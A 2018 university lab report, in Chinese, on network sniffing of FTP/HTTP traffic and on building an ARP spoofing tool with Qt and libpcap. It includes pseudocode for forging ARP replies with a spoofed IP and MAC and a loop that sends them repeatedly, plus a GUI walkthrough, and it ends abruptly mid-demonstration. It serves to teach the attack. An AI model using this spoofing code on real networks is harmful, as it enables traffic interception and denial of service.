

课程编号：B080209040

# 信息安全工程实践 4 实践报告



姓 名	薛旗	学 号	20155362
班 级	软信-1503	指 导 教 师	王冬琦
开 设 学 期	2017-2018 第二学期		
开 设 时 间	第 1 周 —— 第 3 周		
报 告 日 期	2018.03.26		
评 定 成 绩		评 定 人	
		评 定 日 期	

东北大学软件学院




# 实验 1 协议分析和网络嗅探

## 1. 实践内容


- 1) 通过使用 Sniffer Pro 软件掌握 Sniffer(嗅探)工具的使用方法, 实现捕捉 FTP、HTTP 等协议的数据包;
- 2) 理解 TCP/IP 协议中多种协议的数据结构、会话连接建立和终止的过程;
- 3) 了解 FTP、HTTP 等协议明文传输特性, 增强安全意识。

## 2. 实践过程



### 2.1 搭建 FTP 服务器(工具: FileZilla Server)

(1) 初始化及配置	(2) 设置用户账户
	
(3) 设置共享文件夹路径, 配置权限	(4) 配置成功
	<pre>FileZilla Server 0.9.58 beta Copyright 2001-2016 by Tim Risse (tin.rosse@filezilla-project.org) https://filezilla-project.org/ Connecting to server 127.0.0.1:14147... Connected, waiting for authentication Logged on You appear to be behind a NAT router. Please configure the passive mode settings and forward a range of ports in your router. Warning: FTP over TLS is not enabled, users cannot securely log in. Retrieving account settings, please wait... Done retrieving account settings Sending account settings, please wait... Done sending account settings.</pre>

## 2.2 登陆并测试 FTP 服务器

<p>(1) 打开浏览器，连接远程 FTP 服务器</p>	<p>(2) 输入帐户密码，登陆 FTP 服务器</p>
	
<p>(3) 登陆成功，可查看该共享文件夹下内容</p>	<p>(4) 用户连接信息显示在服务器窗口</p>
	


## 2.3 协议分析及网络嗅探（工具：Sniffer Pro）

<p>(1) 打开 Sniffer Pro，显示主界面</p>	<p>(2) 定义过滤器：只抓取 FTP 数据</p>
	


(3) 定义过滤器：指定希望捕获的 IP 地址

IP Addr	In Pkts	Out Pkts	In Bytes	Out Bytes	Broadcast	Multicast	Update Time	Create Time
172.28.12.143	5	3	6631	381	0	0	2018-03-26 20:47:04.637.113	2018-03-26 20:47:03.760.506
202.118.1.29	4	4	314	923	0	0	2018-03-26 20:47:17.748.955	2018-03-26 20:47:03.540.627
121.159.107.86	11	8	3,242	328	0	0	2018-03-26 20:47:27.646.996	2018-03-26 20:47:17.986.741
121.159.107.54	11	11	2,420	6,470	0	0	2018-03-26 20:47:17.898.199	2018-03-26 20:47:17.862.71
211.159.233.219	8	4	1,308	396	0	0	2018-03-26 20:47:34.26.813	2018-03-26 20:47:32.577.233


(4) 定义好的过滤器，开始抓包



(5) Traffic Map 视图




(6) Decode 页面



(7) 其他信息

Layer	First Time	Duration	Severity	Description	Object
2018/3/26	0ms	0ms	Warn	FTP Slow Connect	FTP (118.88.236.96) - 172.28.12.143
2018/3/26	0ms	0ms	Warn	FTP Slow Connect	FTP (118.88.236.96) - 172.28.12.143
2018/3/26	0ms	0ms	Warn	FTP Slow Connect	FTP (118.88.236.96) - 172.28.12.143

(8) 类似以上步骤，捕获 HTTP 数据包



# 实验 2 ARP 攻击的设计与实现


## 1. 实践内容

- 1) 设计并实现 ARP 攻击
- 2) 可以设计并实现其他攻击

## 2. 实践过程

### 2.1 ARP 攻击原理分析

#### 2.1.1 ARP 数据报格式



#### 2.1.2 ARP 工作原理

ARP (Address Resolution rotocol, 地址解析协议) 是将 IP 地址解析为以太网 MAC 地址 (或称物理地址) 的协议。

(1)A 先在其 ARP 高速缓存中查看有无 B 的 IP 地址。如有, 就在 ARP 高速缓存中查出其对应的硬件地址, 再把这个硬件地址写入 MAC 帧, 然后通过局域网把该 MAC 帧发往此硬件地址。如果查不到 B 的 IP 的项目, 则进入第 (2) 步。

(2)A 的 ARP 进程在本局域网上广播发送一个 ARP 请求分组, 主要内容是 A 自己的 IP 地址、MAC 地址, 询问的 IP 地址 (也就是 B 的 IP 地址)。

(3)在本局域网上的所有主机运行的 ARP 进程都收到此 ARP 请求分组。

(4)主机 B 的 IP 地址与 ARP 请求分组中要查询的 IP 地址一致, 就收下这个 ARP 请求分组, 并向 A 单播发送 ARP 响应分组 (其中写入了 B 自己的硬件地址), 同时将 A 的地址映射写入自己的 ARP 高速缓存中。由于其余的所有主机 IP 地址都与 ARP 请求分组要查询的 IP 地址不一致, 因此都不理睬这个 ARP 请求分组。


(5)A 收到 B 的 ARP 响应分组后, 就在其 ARP 高速缓存中写入 B 的 IP 地址到硬件地址的映射。

至此, A 得到了从 B 的 IP 地址到其 MAC 地址的映射。当这个映射项目在高速缓存中保存超过生存时间, 将被从高速缓存中删除。

#### 2.1.3 ARP 欺骗原理:

ARP 自动学习的目的, 就是通讯的双方主机互相请求/告知 MAC 地址, 并以此完成二层的以太网帧交换, 由于通讯的双向性, 很显然如果任何一方的 ARP 信息是空或者错误的, 那么通讯就会失败。而 ARP 欺骗的目的就是频繁发送错误消息欺骗网络通信的任何一方, 最终导致不能正常通信。

## 2.2 ARP 攻击模块部分



### 2.2.1 程序初始化

```
int get_ip_by_domain(const char *domain, char *ip); // 根据域名获取 ip
```

```
int get_local_mac(const char *eth_inf, char *mac); // 获取本机 mac
```

```
int get_local_ip(const char *eth_inf, char *ip); // 获取本机 ip
```

伪代码:

// 根据域名获取 ip

```
int get_ip_by_domain(const char *domain, char *ip){
    hptr = gethostbyname(domain);
    .....
    for(pptr = hptr->h_addr_list ; *pptr != NULL; pptr++){
        if (NULL != inet_ntop(hptr->h_addrtype, *pptr, ip, IP_SIZE) ){
            return 0; // 只获取第一个 ip
        }
    }
    return -1;
}
```

// 获取本机 mac

```
int get_local_mac(const char *eth_inf, char *mac){
    .....
    sd = socket(AF_INET, SOCK_DGRAM, 0);
    strncpy(ifr.ifr_name, eth_inf, sizeof(ifr.ifr_name) - 1);
    .....
    snprintf(mac, MAC_SIZE, "%02x:%02x:%02x:%02x:%02x:%02x",
        (unsigned char)ifr.ifr_hwaddr.sa_data[0],
        (unsigned char)ifr.ifr_hwaddr.sa_data[1],
        (unsigned char)ifr.ifr_hwaddr.sa_data[2],
        (unsigned char)ifr.ifr_hwaddr.sa_data[3],
        (unsigned char)ifr.ifr_hwaddr.sa_data[4],
        (unsigned char)ifr.ifr_hwaddr.sa_data[5]);
}
```

```

        close(sd);
        return 0;
    }

// 获取本机 ip
int get_local_ip(const char *eth_inf, char *ip){
    .....
    sd = socket(AF_INET, SOCK_DGRAM, 0);
    .....
    strncpy(ifr.ifr_name, eth_inf, IFNAMSIZ);
    ifr.ifr_name[IFNAMSIZ - 1] = 0;
    .....
    memcpy(&sin, &ifr.ifr_addr, sizeof(sin));
    snprintf(ip, IP_SIZE, "%s", inet_ntoa(sin.sin_addr));
    close(sd);
    return 0;
}

```

### 2.2.2 选择网络接口

查找最合适接口: `device = pcap_lookupdev(errBuf);`  
 加载全部设备列表: `ret = pcap_findalldevs(&it,errbuf);`

### 2.2.3 设置扫描网段, 扫描活跃主机:

启用多线程, 防止扫描界面卡死。  
 创建类 MyThread, 公有继承自 QThread, 通过重写 run()方法来处理网段扫描。  
 扫描: `temp_str = "nmap -sP " + glocal_ip_segment + " -T5";`  
 ARP 缓存表重定向: `system("cat /proc/net/arp > list.txt");`  
 从文件读取 ARP 缓存表并打印:  

```

QTextStream in(&file);
QString line = in.readLine();
while (!line.isNull()){
    line = in.readLine();
    ui->net_info_wid->addItem(new QListWidgetItem(QString(line)));
}

```

### 2.2.4 设置参数

`void get_ip_mac(QString str);` //正则匹配, 得到 IP 和 MAC

伪代码:

```

//正则匹配 IP
QRegExp ip_rx("\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}");
int pos = str.indexOf(ip_rx);
if(pos >= 0){
    temp = ip_rx.cap(0);
}

```

```

        reg_ip = ip_rx.cap(0);
    }
    //正则匹配 MAC
    QRegExp max_rx("[0-9a-f]{2}:[0-9a-f]{2}:[0-9a-f]{2}:[0-9a-f]{2}:[0-9a-f]{2}:[0-9a-f]{2}");
    pos = str.indexOf(max_rx);
    if(pos >= 0){
        temp = max_rx.cap(1);
        reg_mac = max_rx.cap(0);
    }

```

## 2.2.5 构造 ARP 包

**伪代码:**

//构造以太网首部目标 MAC 地址及以太网 ARP 字段目标 MAC 地址

```

for(i = 0; i < 6; i++){
    temp_trans += "0x" + max_rx.cap(flag++);
    str_cheat_host = temp_trans.toString();
    packet[i] = strtoul(str_cheat_host.c_str(),0,0); //以太网首部目标 MAC 地址
    packet[i + 32] = packet[i]; //以太网 arp 字段目标 MAC 地址
    temp_trans = "";
}
//以太网源地址
flag = 1;
pos = host_mac.indexOf(max_rx);
if(pos >= 0){
    for(i = 6; i < 12; i++){
        temp_trans += "0x" + max_rx.cap(flag++);
        str_insert_mac = temp_trans.toString();
        packet[i] = strtoul(str_insert_mac.c_str(),0,0); //以太网首部源 MAC 地址
        temp_trans = "";
    }
}
//帧类型
packet[12]=0x08;
packet[13]=0x06;
//硬件类型
packet[14]=0x00;
packet[15]=0x01;
// 协议类型
packet[16]=0x08;
packet[17]=0x00;
//硬件地址长度
packet[18]=0x06;

```



```

//协议地址长度
packet[19]=0x04;
//option 字段
packet[20]=0x00;
packet[21]=0x02;

//ARP 字段发送者 MAC 地址
flag = 1;
QString insert_mac = ui -> insert_mac -> text();
pos = insert_mac.indexOf((max_rx));
if(pos >= 0){
    for(i = 22; i < 28; i++){
        temp_trans += "0x" + max_rx.cap(flag++);
        str_insert_mac = temp_trans.toString();
        packet[i] = strtoul(str_insert_mac.c_str(),0,0); //ARP 字段首部源 MAC 地址
        temp_trans = "";
    }
}

//发送者 IP(假冒的 IP)
flag = 1;
QRegExp ip_rx("(\\d{1,3})\\.\\d{1,3})\\.\\d{1,3})\\.\\d{1,3})");
flag = 1;
QString insert_ip = ui -> insert_ip -> text();
pos = insert_ip.indexOf((ip_rx));
if(pos >= 0){
    for(i = 28; i < 32; i++){
        temp_trans = ip_rx.cap(flag++);
        str_insert_ip = temp_trans.toString();
        packet[i] = atoi(str_insert_ip.c_str());
        temp_trans = "";
    }
}

//arp 字段目标 ip
flag = 1;
pos = reg_des_ip.indexOf((ip_rx));
if(pos >= 0){
    for(i = 38; i < 42; i++){
        temp_trans = ip_rx.cap(flag++);
        str_reg_des_ip = temp_trans.toString();
        packet[i] = atoi(str_reg_des_ip.c_str());
        temp_trans = "";
    }
}

```

```

    }
}

//数据填充
for(i = 42; i < 60; i++){
    packet[i]=0x00;
}

```

## 2.2.6 执行攻击

启用多线程，防止扫描界面卡死。

创建类 CheatThread，公有继承自 QThread，通过重写 run()方法来处理网段扫描。

```

cheat_fun.start();
while(attack_flag){
    pcap_sendpacket(adhandle, packet,60 );
    sleep(2);
}

```

## 2.2.7 抓包审查

```

for(i=0;i<60;i++){
    sprintf(buf, "%02x ",packet[i]);
    str_out_put = buf;
    qstr_out_put += QString::fromStdString(str_out_put);
    ui -> output_info -> setPlainText(qstr_out_put);
}

```

## 2.3 嗅探统计部分

### 2.3.1 底层模块(数据包捕获)

(1) 通过 Libpcap 提供的网络数据包捕获接口，捕获流经本网卡的所有原始数据包。

本实验设计的底层模块的初始化工作在函数 pcap\_t\* open\_pcap\_socket(char\* device, const char\* bpfstr)中,定义的回调函数为 void capture\_loop(pcap\_t\* pd, int packets, pcap\_handler func),捕获的数据包处理主函数为 void parse\_packet(u\_char \*user, struct pcap\_pkthdr \*packethdr,u\_char \*packetptr)

(2) 数据包捕获步骤及函数说明

a. 网络设备查找

```
char *pcap_lookupdev(char *errbuf)
```

获取可被函数调用的网络设备名指针。

b. 打开网络设备

```
pcap_t *pcap_open_live(char *device, int snaplen, int promisc, int to_ms,
char *ebuf)
```

获得用于捕获网络数据包的数据包捕获描述字。

c. 获取网络参数

```
int pcap_lookupnet(char *device, bpf_u_int32 *netp,bpf_u_int32 *maskp,
```

char \*errbuf)

获得指定网络设备的网络号和掩码。

d. 编译过滤策略

```
int pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int optimize,
bpf_u_int32 netmask)
```

将 str 参数指定的字符串编译到过滤程序中。

e. 设置过滤器

```
int pcap_setfilter(pcap_t *p, struct bpf_program *fp)
```

指定一个过滤程序。

f. 利用回调函数捕获数据包

```
int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user)
```

捕获并处理数据包。

g. 关闭网络设备

```
void pcap_close(pcap_t *p)
```

关闭 p 参数相应的文件，并释放资源。

### 2.3.2 中层模块(MAC 层处理模块, IP 层处理模块, TCP 处理模块, UDP 处理模块, ICMP 处理模块)

#### (1) 模块结构

void print\_ethernet(struct ether\_header\* eth) 显示以太网帧头部结构信息

void print\_arp(struct ether\_arp \*arp) 显示 arp 报头结构信息

void print\_ip(struct ip \*ip) 显示 ip 报头结构信息

void print\_tcp(struct tcphdr \*tcp) 显示 tcp 报头结构信息

void print\_udp(struct udphdr \*udp) 显示 udp 报头结构信息

void print\_icmp(struct icmp \*icmp) 显示 icmp 报头结构信息

void dump\_packet(unsigned char \* buff, int len)

将从 Ethernet 报头的初始地址到 FCS 之前的值使用十六进制整数和 ASCII 码来表示。

char \*mac\_ntoa(u\_char \*d) 将 MAC 地址变换为字符串

char \*ip\_ttoa(int flag) 将 IP 报头中的标志变换为 ASCII 码辅助函数

char \*ip\_ftoa(int flag) 将 IP 报头中的标志变换为 ASCII 码辅助函数

char \*tcp\_ftoa(int flag) 将 TCP 报头中的标志变换为 ASCII 码辅助函数

#### (2) 实现方法

通过 Libpcap 提供的网络数据包捕获接口捕获流经本网卡的所有原始数据包。在回调函数中循环处理捕获的数据包。首先，开始处理 Ethernet 的报头。检查 Ethernet 类型之后，分析进行 ARP 协议、IP 协议、其他协议的处理。如果为 IP 协议，则进一步地进行 IP 报头的处理，然后，分别进行下面的 TCP 协议、UDP 协议、ICMP 协议、其他协议等的任一处理。如果判明了协议类型，则按照命令行可选域的指示，显示相关的报头。报头的显示在传输层一级上知道了包的种类之后进行。并且，按照 Ethernet 报头的顺序进行显示。

### 2.3.3 上层统计处理模块(数据包统计模块,数据包协议统计模块,网络元发现模块,数据包构造模块,数据包过滤模块)

#### (1) 相关函数:

void parse\_packet(u\_char \*user, struct pcap\_pkthdr \*packethdr, u\_char \*packetptr)

统计变量寄存位置

void bailout(int signo)

打印并输出统计信息

int main(int argc, char \*\*argv)

开始时间统计变量寄存位置

#### (2) 主要功能


a. 网络元发现:发现网络上的主机。

b. 数据包统计模块及数据包协议统计模块. 本次实验中统计模块包含的统计信息有:

开始时间, 结束时间, 运行时间, 捕获的所有数据包, 丢弃的数据包, 数据包捕获速度, 网络超长帧, 网络超短帧, 数据帧大小 (MAC Bytes), 捕获数据帧速率 (bits/s), ARP 数据包, IP 数据包, TCP 数据包, UDP 数据包, ICMP 数据包, RARP 数据包, 其他数据包。

c. 设计过滤规则. 根据过滤条件对数据包进行过滤. 本次实验中实现了对不同协议的数据包进行过滤。

### 2.3.4 流程图



## 2.3 成果展示

### 2.3.1 主界面



### 2.3.2 ARP 攻击操作界面介绍



①适配器：选择将要扫描的网络接口。其中点选默认即加载最佳适配的网络接口，加载全部则加载当前设备所有接口。

②扫描网段：默认局域网段设置为 192.168.0.1/24，其中 24 为子网掩码的前缀表示法，标识子网掩码，代表数字 1 的个数。24 即 24 个 1，转化为点分十进制为 255.255.255.0。该扫描网段需要用户根据实际情况设定。点击“开始扫描”则从设定的网段开始扫描局域网内活跃的主机，并更新 ARP 缓存表。

③活跃主机列表：扫描出来的活跃主机信息将显示在该列表中。

④欺骗对象：分为单播和广播两种。单播只针对局域网内一台主机，广播则针对局域网内所有主机。点击广播则会默认设置字段为 FF:FF:FF:FF:FF:FF。若选择单播，则可以通过双击活跃主机列表中的主机快速填入设置字段。该字段的值会自动添加到 ARP 数据报文结构中的以太网首部目的 MAC 地址和 ARP 请求/应答字段中目的以太网 MAC 地址。

⑤欺骗 IP：冒充的 IP 地址。该字段将会自动添加到 ARP 请求/应答字段中的发送端 IP 地址。可通过双击活跃主机列表中的主机快速填入。

⑥伪造 Mac 地址：将要伪造的 MAC 地址。该字段会自动添加到 ARP 请求/应答字段中的发送端以太网地址。可通过双击活跃主机列表中的主机快速填入。

⑦ARP 包详细信息：发送的 ARP 数据报各字段详细信息将展示在该窗口。

⑧命令控件：构造好 ARP 数据报后，点击“执行”则开始发起 ARP 攻击；点击“停止”则停止 ARP 攻击；点击“清除日志”则清空当前日志信息。

⑨设备信息：启动程序后，自动扫描设备信息，显示推荐的适配网络接口、本机 IP 及本机 MAC。

⑩操作日志：显示用户操作的日志信息及状态提示。

### 2.3.3 步骤演示：

预操作：查看预攻击目标在未遭受 ARP 攻击下的 ARP 缓存表。（通过比较攻击前后 ARP 缓存表信息，来确定是否攻击成功）

```
Thank you for using Better Terminal Emulator Pro

